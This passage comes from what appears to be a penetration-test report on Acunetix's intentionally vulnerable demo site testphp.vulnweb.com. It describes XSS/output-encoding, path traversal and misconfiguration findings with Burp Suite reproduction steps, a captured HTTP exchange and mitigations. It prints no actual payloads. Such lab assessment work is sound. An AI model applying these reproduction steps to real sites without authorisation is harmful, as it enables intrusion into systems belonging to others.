
## Steps to reproduce:

1. Access the website and use the parameter /[guestbook.php](#)



www.google.com

2. The information of the website entered will be shown in burpsuite.



3. Send the details under the proxy tab to the repeater tab.
4. Under the response tab, we can see the details regarding the vulnerability.

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
1 GET /guestbook.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
```

**Response:**

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Tue, 24 Oct 2023 19:27:17 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 539
6 X-Powered-By: PHP/5.6.40-38ubuntu20.84.1+deb.sury.org+1
7 Content-Length: 539
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01 Transitional//EN"
10 <http://www.w3.org/TR/html4/loose.dtd">
11 <html>
12   <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
13   <head>
14     <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
15   <!-- InstanceBeginEditable name="document_title_rgn" -->
16   <title>
17     guestbook
18   </title>
19   <!-- InstanceEndEditable -->
20   <link rel="stylesheet" href="style.css" type="text/css">
21   <!-- InstanceEndEditable -->
22   <script language="JavaScript" type="text/javascript">
23     <!--
24       function MM_reloadPageInit() {
25         //Reloads the window if Nav4 resized
26         if (init==true) with (navigator) {
27           if (innerWidth!=parseInt(appVersion)==4)) {
28             document.MM_pgW=innerWidth;
29             document.MM_pgH=innerHeight;
30             onresize=MM_reloadPage;
31           }
32         }
33       else if (innerWidth<document.MM_pgW || innerHeight<document.MM_pgH) location.reload();
34     //-->
35   </script>
```

## 5. Website interface of the parameter.

The screenshot shows a web browser window with the following details:

**Address Bar:** guestbook - testphp.vulnweb.com/guestbook.php

**Page Title:** acunetix acuart

**Page Content:**

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Practical Explorer

Our guestbook 10.24.2023, 7:26 pm

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

### Mitigation:

Implement input validation and output encoding to sanitise user input and prevent the inclusion of malicious elements.

Use security libraries and frameworks that offer built-in input sanitization functions.

## 8. Vulnerability name: Improper Encoding or Escaping of Output

CWE: 116

OWASP Category: A03:2021- Injection

**Description:** This vulnerability occurs when user-generated or untrusted data is not correctly encoded or escaped before being included in a web page or response, making it susceptible to Cross-Site Scripting (XSS) attacks.


**Business Impact:** XSS attacks can lead to unauthorised access, data theft, and the injection of malicious scripts on a website. This can damage an organisation's reputation, result in data breaches, and compromise the security of its users.

**Vulnerability path:** <http://testphp.vulnweb.com/>


**Vulnerability parameter:** <http://testphp.vulnweb.com/AJAX/showxml.php>

Steps to reproduce:


1. Access the website and use the parameter [/showxml.php](#)




2. The information of the website entered will be shown in burpsuite.



3. Send the details under the proxy tab to the repeater tab.
4. Under the response tab, we can see the details regarding the vulnerability



5. Website interface of the parameter.



Mitigation:

Use output encoding libraries or functions that automatically escape user-generated data when rendering it in web pages.

Implement proper context-based output encoding to ensure data is appropriately sanitised based on its usage (HTML, JavaScript, etc.).

## 9. Vulnerability Name: Relative Path Traversal

CWE : 23

**OWASP Category:** A01:2021 – Broken Access Control

**Description :** Relative Path Traversal is a vulnerability where an attacker manipulates file paths to gain unauthorised access to files or directories. By exploiting weaknesses in access controls, the attacker can traverse through the file system, potentially reaching files that should be restricted from their view. This can lead to unauthorised disclosure of sensitive information or even the execution of malicious code.


**Business Impact :** The impact of Relative Path Traversal can be severe. It can result in unauthorised access to critical data, potentially exposing sensitive information, proprietary code, or confidential documents. This could lead to reputational damage, legal consequences, and financial losses for affected businesses.

**Vulnerability path:** <http://testphp.vulnweb.com/>


**Vulnerability parameter:** <http://testphp.vulnweb.com/showimage.jpg>

Steps to reproduce:


1. Access the website and use the parameter [/showimage.jpg](http://testphp.vulnweb.com/showimage.jpg)



2. The information of the website entered will be shown in burpsuite.



3. Insert the payloads.



- Send the details under the proxy tab to the repeater tab.
  - Under the response tab, we can see the details regarding the vulnerability.

**Mitigation :** To mitigate Relative Path Traversal, it is crucial to implement robust access controls and validate user input thoroughly. Use absolute paths or employ a secure method for resolving file paths. Additionally, consider implementing least privilege principles, ensuring that users and processes only have the minimum level of access necessary to perform their tasks. Regular security assessments, code reviews, and penetration testing can also help identify and address potential vulnerabilities in the system.

#### **10. Vulnerability Name:** Configuration

CWE : 16

OWASP Category: A06:2021 - Security Misconfiguration

**Description :** This vulnerability arises from inadequately managed configurations, which may include default settings, access controls, or sensitive information inadvertently exposed. Attackers exploit these misconfigurations to gain unauthorised access, escalate privileges, or retrieve sensitive data.


**Business Impact :** The business impact of a configuration vulnerability can be severe. It may lead to data breaches, financial losses, reputational damage, and legal consequences. Additionally, downtime and disruption of services can occur as a result of exploiting misconfigurations, potentially causing significant harm to an organisation's operations and reputation.

**Vulnerability path:** <http://testphp.vulnweb.com/>


Vulnerability parameter: <http://testphp.vulnweb.com/AJAX/index.php>

Steps to reproduce:

1. Access the website and use the parameter [/AJAX/index.php](#)




2. The information of the website entered will be shown in burpsuite.



3. Send the details under the proxy tab to the repeater tab.
4. Under the response tab, we can see the details regarding the vulnerability.

## 5. Website interface of the parameter.



Mitigation : To address this vulnerability, organisations should implement robust configuration management practices. This involves regular audits of system settings, strict access controls, and the removal of unnecessary services or features. Employing security best practices, such as utilising secure defaults and regularly updating configurations to align with evolving threat landscapes, is crucial in mitigating the risks associated with misconfigurations. Additionally, automated tools for configuration management and vulnerability scanning can help identify and rectify potential issues proactively. Regular training and awareness programs for staff can also contribute to a more secure configuration posture.